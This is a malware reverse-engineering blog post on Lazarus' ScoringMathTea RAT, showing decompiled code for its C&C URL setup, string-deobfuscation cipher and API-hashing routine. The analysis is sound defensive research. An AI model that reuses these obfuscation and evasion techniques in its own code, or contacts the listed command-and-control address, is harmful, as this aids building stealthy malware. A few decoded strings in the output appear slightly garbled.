
Nation-State Actor’s Arsenal: An In-Depth Look at Lazarus’ ScoringMathTea - 0x0d4y Malware Research

By 0x0d4y


Published: 2025-11-17 · Archived: 2026-04-05 19:16:12 UTC

In *October 2025*, the **ESET Research Team** published an excellent article about the identification of a new instance of the **Operation DreamJob** cyberespionage campaign, conducted by the **Lazarus APT Group**, aligned with the North Korean government. This instance was identified by ESET as **Gotta Fly**, as it was determined that Lazarus was directing cyberattacks with an espionage focus to steal know-how related to the production of **Unmanned Aerial Vehicles** from companies that are providing such technology to *Ukraine*. In the same article, the ESET Research Team provided information on the identification of two kill chains, both of which implement **ScoringMathTea**. Below, you can see an image taken from the ESET post, showing the identified execution chains.




ScoringMathTea is a **RAT** (**Remote Access Trojan**) in **C++**, developed and operated by **Lazarus**, which provides operators with all the necessary capabilities that a good *RAT* can offer, including remote command execution, loading and execution of plugins in memory, among other capabilities. This is the object of analysis in my research.

Below is a general overview of the main capabilities implemented in ScoringMathTea.




ScoringMathTea's Reverse Engineering

The sample we are going to analyze is **ScoringMathTea** in DLL format. When we open it in IDA Pro, the first function that appears is DllMain, which simply creates a thread through CreateThread WinAPI, setting the **lpStartAddress** as a wrapper function for the main function of ScoringMathTea.



In the image below, we can observe the flow identified by the *Proximity Browser*, which leads from *DllMain* to the *Main* function of **ScoringMathTea**.



Upon reaching this function, we can already observe the creation of a pseudo-random seed using [GetTickCount64] followed by [srand], followed by a function that initializes some fields of the ScoringMathTea configuration struct, and finally arriving at the identification of the API resolution technique via **API Hashing**.

```
v0 = 0;
seed_prng = GetTickCount64();
srand(seed_prng);
if ( (unsigned int)smt_init_config(&smt_config_struct) != 1 )
{
  v2 = (void (__fastcall *)(__int64 (*)()))smt_api_resolution(0x3316567E);
  v2(fnc_null);
  SetErrorMode(3u);
  v3 = (unsigned int (__fastcall *)(__int64, _BYTE *))smt_api_resolution(0x9D75EE6ALL);
  if ( !v3(514, v37) )
```

Initializing Specific Fields of the Configuration Struct

In the `smt_init_config` function, several fields of the struct that stores certain configuration aspects of **ScoringMathTea** are initialized. Below, we can see the storage via Stack Strings of the C&C URL of this sample. The use of `Stack String` is strategic so that the URL address is not easily identified by any string extraction tool.

```
mov     dword ptr [rbp+57h+c2_url_buffer], 7602280 ; [rbp+0x57+c2_url_buffer] -> C&C URL Stack String
mov     dword ptr [rbp+57h+c2_url_buffer+4], 700074h
mov     dword ptr [rbp+57h+c2_url_buffer+8], 3A0073h
mov     dword ptr [rbp+57h+c2_url_buffer+0Ch], 2F002Fh
mov     dword ptr [rbp+57h+c2_url_buffer+10h], 770077h
mov     dword ptr [rbp+57h+c2_url_buffer+14h], 2E0077h
mov     dword ptr [rbp+57h+c2_url_buffer+18h], 6E006Dh
mov     dword ptr [rbp+57h+c2_url_buffer+1Ch], 61006Dh
mov     dword ptr [rbp+57h+c2_url_buffer+20h], 680074h
mov     dword ptr [rbp+57h+c2_url_buffer+24h], 65006Ch
mov     dword ptr [rbp+57h+c2_url_buffer+28h], 670061h
mov     dword ptr [rbp+57h+c2_url_buffer+2Ch], 650075h
mov     dword ptr [rbp+57h+c2_url_buffer+30h], 6F002Eh
mov     dword ptr [rbp+57h+c2_url_buffer+34h], 670072h
mov     dword ptr [rbp+57h+c2_url_buffer+38h], 63002Fh
mov     dword ptr [rbp+57h+c2_url_buffer+3Ch], 65006Bh
mov     dword ptr [rbp+57h+c2_url_buffer+40h], 690064h
mov     dword ptr [rbp+57h+c2_url_buffer+44h], 6F0074h
mov     dword ptr [rbp+57h+c2_url_buffer+48h], 2F0072h
mov     dword ptr [rbp+57h+c2_url_buffer+4Ch], 640061h
mov     dword ptr [rbp+57h+c2_url_buffer+50h], 700061h
mov     dword ptr [rbp+57h+c2_url_buffer+54h], 650074h
mov     dword ptr [rbp+57h+c2_url_buffer+58h], 730072h
mov     dword ptr [rbp+57h+c2_url_buffer+5Ch], 69002Fh
mov     dword ptr [rbp+57h+c2_url_buffer+60h], 64006Eh
mov     dword ptr [rbp+57h+c2_url_buffer+64h], 780065h
mov     dword ptr [rbp+57h+c2_url_buffer+68h], 70002Eh
mov     dword ptr [rbp+57h+c2_url_buffer+6Ch], 700068h
xor     r14d, r14d
mov     [rbp+57h+c2_url_buffer+70h], r14w
mov     [rsp+120h+c2_slot_addr_I], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_II], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_III], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_IV], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_V], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_VI], r14w ; Empty Slot
mov     [rbp+57h+c2_slot_addr_VII], r14w ; Empty Slot
```

In addition to the URL address, it is also possible to observe the creation of slots for more C&C addresses, which were declared as null, but which I believe could be added during the operation.

```
wcscpy(c2_url_buffer, L"https://www.mnmathleague.org/ckeditor/adapters/index.php");
c2_slot_addr_I[0] = 0;
c2_slot_addr_II[0] = 0;
c2_slot_addr_III[0] = 0;
c2_slot_addr_IV[0] = 0;
c2_slot_addr_V[0] = 0;
c2_slot_addr_VI[0] = 0;
c2_slot_addr_VII[0] = 0;
global_config->is_initialized_flag = 1;
```

Other interesting fields that were observed being initialized include possible **random seed** that can be used later, as well as an **ID**, which could be from the campaign or the build of this ScoringMathTea sample.

```
global_config->rand_seed = rand();
global_config->campaign_id = 117964802;
return 0;
```

Analyzing the API Hashing Routine

After initializing certain fields of the **ScoringMathTea** configuration struct, the main function loads and executes the dynamic API loading routine via `API Hashing`. Upon analyzing the function responsible for this process, we

encounter an initial string deobfuscation routine, using the `smt_string_decryption` function, which only receives the strings as arguments.

```
lea     rdx, aI7xfqeeu4ehv ; "I7xfQeEu4Ehv"
lea     rcx, [rsp+16F0h+lpModuleName]
call    smt_string_decryption
lea     rdx, a6nb3cios0 ; "6nb3ciOS0"
lea     rcx, [rbp+15F0h+var_15C8]
call    smt_string_decryption
lea     rdx, aMlmsmr35w36 ; "mlmSmr35w3-6"
lea     rcx, [rbp+15F0h+var_14C0]
call    smt_string_decryption
lea     rdx, aEstum0lmfk ; "EstuM0lMFK"
lea     rcx, [rbp+15F0h+var_13B8]
call    smt_string_decryption
lea     rdx, aQeaJWs6dsr ; "qEA.J.wS6dsr"
lea     rcx, [rbp+15F0h+var_12B0]
call    smt_string_decryption
lea     rdx, aFdn5dpfoqxj ; "FDN5dPFOQxj"
lea     rcx, [rbp+15F0h+var_11A8]
call    smt_string_decryption
lea     rdx, aVf0pi4td9af ; "vF0PI4td9AF"
lea     rcx, [rbp+15F0h+var_10A0]
call    smt_string_decryption
lea     rdx, aFdnp9qo9m ; "FDNp9qo9M"
lea     rcx, [rbp+15F0h+var_F98]
call    smt_string_decryption
lea     rdx, aHuum5sbesae ; "hUUM5sBEsae"
lea     rcx, [rbp+15F0h+var_E90]
call    smt_string_decryption
lea     rdx, aLsxmslhaqv ; "lSXmsLhaqV"
lea     rcx, [rbp+15F0h+var_D88]
call    smt_string_decryption
lea     rdx, aScwyq24bt6g ; "SCwYq24bt6g"
lea     rcx, [rbp+15F0h+var_C80]
call    smt_string_decryption
```

Next, we will analyze in deep the custom algorithm used by **ScoringMathTea** to deobfuscate these strings.

Analyzing the Custom String Deobfuscation Algorithm

This if the main function used by the **ScoringMathTea** to deobfuscate static strings at runtime, implementing something like a *polyalphabetic substitution cipher with chaining* (*propagating cipher*).

The decoding mechanism operates as follows:

1. **Initialization:** The function receives an obfuscated string (`enc_str`) and an output pointer (`dec_str`).

2. **Substitution Alphabet:** The algorithm relies on a global lookup table (pointed in `alphabet_decryption = "pB1Q5ZyneCb6sR03u2OxfK8vVMkEaow_ciSDYIUmlF4hq9XLPJNzTHGgr.WtdA7"`). This table functions as a 64-character "*alphabet*" (as indicated by the `0x40` and `0x3F` delimiters).
3. **Key State:** An initial key, or "*state*", is hardcoded with the value `11`. This key is dynamic and changes with each iteration.
4. **Decoding Process (Loop):** The function iterates through each character of the copied obfuscated string:
    - First, it locates the obfuscated character within the `alphabet_decryption` table to find its index (`alphabet_idx`).
    - Then, it calculates the index of the actual (decoded) character by subtracting the current `key_state` from the `alphabet_idx`. A **bitwise AND operation with** `0x3F` is used to ensure the result is a valid index (essentially a **modulo 64** operation that also handles "underflow" of negative indices).
    - The newly calculated index is used to retrieve the actual decoded character from the *same* `alphabet_decryption` table.
    - This decoded character replaces the obfuscated character in the buffer.
5. **Chaining Mechanism:** This is the polyalphabetic aspect of the cipher. After decoding a character, the `key_state` is updated for the next iteration. The new state is calculated by adding the **value of the newly decoded character** to the previous `key_state`, again applying a modulo **64** (`& 0x3F`).

This chaining mechanism makes the key dependent on the decoded output itself, meaning that each character is decoded with a different key, derived from the previous character.


Finally, the algorithm stores the pointer to the decoded string (in `char*` format) in the first argument and then converts and copies the deobfuscated string to an adjacent wide string buffer (`wchar_t*`). Below we can see the pseudocode of this algorithm:

```
  decoded_buffer = strdup(enc_str);
  decoded_str = decoded_buffer;
  if ( decoded_buffer )
  {
    ptr_encrypted_string = *decoded_buffer;
    v6 = 0;
    if ( ptr_encrypted_string )
    {
      key_state = 11;
      current_str = decoded_str;
      do
      {
        alphabet_idx = 0;
        ptr_alphabet_decryption = &alphabet_decryption;
        while ( ptr_encrypted_string != *(_BYTE *)ptr_alphabet_decryption )
        {
          ++alphabet_idx;
          ptr_alphabet_decryption = (__int128 *)((char *)ptr_alphabet_decryption + 1);
          if ( alphabet_idx >= 0x40 )
            goto LABEL_9;
        }
        v11 = *((_BYTE *)&alphabet_decryption + (((_BYTE)alphabet_idx - key_state) & 0x3F));
        *current_str = v11;
        key_state = (v11 + key_state) & 0x3F;
LABEL_9:
        current_str = &decoded_str[++v6];
        ptr_encrypted_string = *current_str;
      }
      while ( *current_str );
    }
  }
  *dec_str = decoded_str;
  w_str_output = (wchar_t *)(dec_str + 1);
  if ( decoded_str )
    snwprintf_s(w_str_output, 0x80u, 0xFFFFFFFFFFFFFFFFuLL, L"%S", decoded_str);
  else
    snwprintf_s(w_str_output, 0x80u, 0xFFFFFFFFFFFFFFFFuLL, L" ");
  return dec_str;
}
```

Having understood the algorithm, I developed a string deobfuscation Python script for IDA Pro, which is available in my [GitHub repository](#).
The script is quite straightforward, following these steps:

- Collects each XRef's offset of the **smt_string_decryption** function;
- Identifies and collects the arguments of each XRef;
- Submits the obfuscated strings (which are passed as arguments to the **smt_string_decryption** function) to the string deobfuscation algorithm implementation;
- The result is written as a **comment** at each offset identified in the XRef identification process in the Disassembler.

This allows the string decryption process to be automated within IDA itself, making the analysis more fluid with the comments placed in the Disassembler. Below is the output of the script in the IDA Pro **Output** window.



And below, we can partially observe the result of the Python script execution.

```
lea     rdx, Source     ; "I7xfQeEu4Ehv"
lea     rcx, [rsp+16F0h+lpModuleName] ; char **
call    smt_string_decryption ; Decrypted String: kernel32.dll
lea     rdx, a6nb3cios0 ; "6nb3ciOS0"
lea     rcx, [rbp+15F0h+var_15C8] ; char **
call    smt_string_decryption ; Decrypted String: psapi.dll
lea     rdx, aMlmsmr35w36 ; "mlmSmr35w3-6"
lea     rcx, [rbp+15F0h+var_14C0] ; char **
call    smt_string_decryption ; Decrypted String: advapi32.d-f
lea     rdx, aEstum0lmfk ; "EstuM0lMFK"
lea     rcx, [rbp+15F0h+var_13B8] ; char **
call    smt_string_decryption ; Decrypted String: user32.dll
lea     rdx, aQeaJWs6dsr ; "qEA.J.wS6dsr"
lea     rcx, [rbp+15F0h+var_12B0] ; char **
call    smt_string_decryption ; Decrypted String: imagehlp.dll
lea     rdx, aFdn5dpfoqxj ; "FDN5dPFOQxj"
lea     rcx, [rbp+15F0h+var_11A8] ; char **
call    smt_string_decryption ; Decrypted String: winhttp.dlj
lea     rdx, aVf0pi4td9af ; "vF0PI4td9AF"
lea     rcx, [rbp+15F0h+var_10A0] ; char **
call    smt_string_decryption ; Decrypted String: shlwapi.dll
lea     rdx, aFdnp9qo9m ; "FDNp9qo9M"
lea     rcx, [rbp+15F0h+var_F98] ; char **
call    smt_string_decryption ; Decrypted String: winmm.dll
lea     rdx, aHuum5sbesae ; "hUUM5sBEsae"
lea     rcx, [rbp+15F0h+var_E90] ; char **
call    smt_string_decryption ; Decrypted String: crypt32.dll
lea     rdx, aLsxmslhaqv ; "lSXmsLhaqV"
lea     rcx, [rbp+15F0h+var_D88] ; char **
```

Thus, it can be observed that the deobfuscated strings in the API resolution function (`smt_api_resolution`) are DLLs that will be used throughout. Let's continue with the analysis of the API loading routine via `API Hashing` .

Continuation of the Analysis of the API Loading Routine via API Hashing

After deobfuscating the strings, the **smt_api_resolution** function will perform PE parsing of the desired module (DLL), with the aim of collecting the names of the APIs exported by that DLL, using `AddressOfNames` in the IMAGE_EXPORT_DIRECTORY.

```
  lib_name = " ";
  mod_name = " ";
  if ( output_decrypted_string[v9] )
    mod_name = output_decrypted_string[33 * n22_1];
  mod_addr = GetModuleHandleA(mod_name);
  if ( mod_addr )
    goto MODULE_PARSING__API_HASHING;
  if ( output_decrypted_string[v9] )
    lib_name = output_decrypted_string[v9];
  mod_addr = LoadLibraryA(lib_name);
  if ( mod_addr )
  {
MODULE_PARSING__API_HASHING:
    if ( mod_addr->e_magic == 'ZM' )
    {
      pe_header_offset = mod_addr->e_lfanew;
      if ( *(&mod_addr->e_magic + pe_header_offset) == 'EP' )
      {
        pe_exp_dir = *(&mod_addr[2].e_cparhdr + pe_header_offset);
        if ( pe_exp_dir )
        {
          api_addr_name = (&mod_addr->e_magic + *(&pe_exp_dir->AddressOfNames + mod_addr));
          func_idx = 0;
          number_funcs = *(&pe_exp_dir->NumberOfFunctions + mod_addr);
```

In each iteration of `AddressOfNames`, the collected result will be submitted to the *ScoringMathTea* hashing algorithm, as can be seen in the pseudocode below.

```
          if ( number_funcs )
          {
            while ( 1 )
            {
              module_name = mod_addr + *api_addr_name;
              if ( module_name )
              {
                api_hashed = 0x2DBB955;         // Hash Seed Value
                while ( *module_name )
                  api_hashed ^= *module_name++ + (api_hashed >> 2) + 32 * api_hashed;// Hash Algorithm
              }
              else
              {
                api_hashed = 0;
              }
              if ( hash == api_hashed )
                break;
              ++func_idx;
              ++api_addr_name;
              if ( func_idx >= number_funcs )
                goto END_FUNCTION;
            }
            api_resolved_addr = (mod_addr
                               + *(&mod_addr->e_magic
                                 + 4
                                 * *(&mod_addr->e_magic + 2 * func_idx
                                                        + *(&pe_exp_dir->AddressOfNameOrdinals + mod_addr))
                                 + *(&pe_exp_dir->AddressOfFunctions + mod_addr)));
          }
        }
      }
    }
  }
END_FUNCTION:
  `eh vector destructor iterator'(output_decrypted_string, 0x108u, 0x16u, unknown_libname_37);
  return api_resolved_addr;
}
```

The while loop will check if the resulting hash from each API in each iteration matches the hash received as an argument to this function. The hashing process for each API name begins with a fixed seed value (`api_hashed = 0x2DBB955`), with its main logic described as:
`api_hashed ^= (char)*v18++ + (api_hashed >> 2) + 32 * api_hashed` .

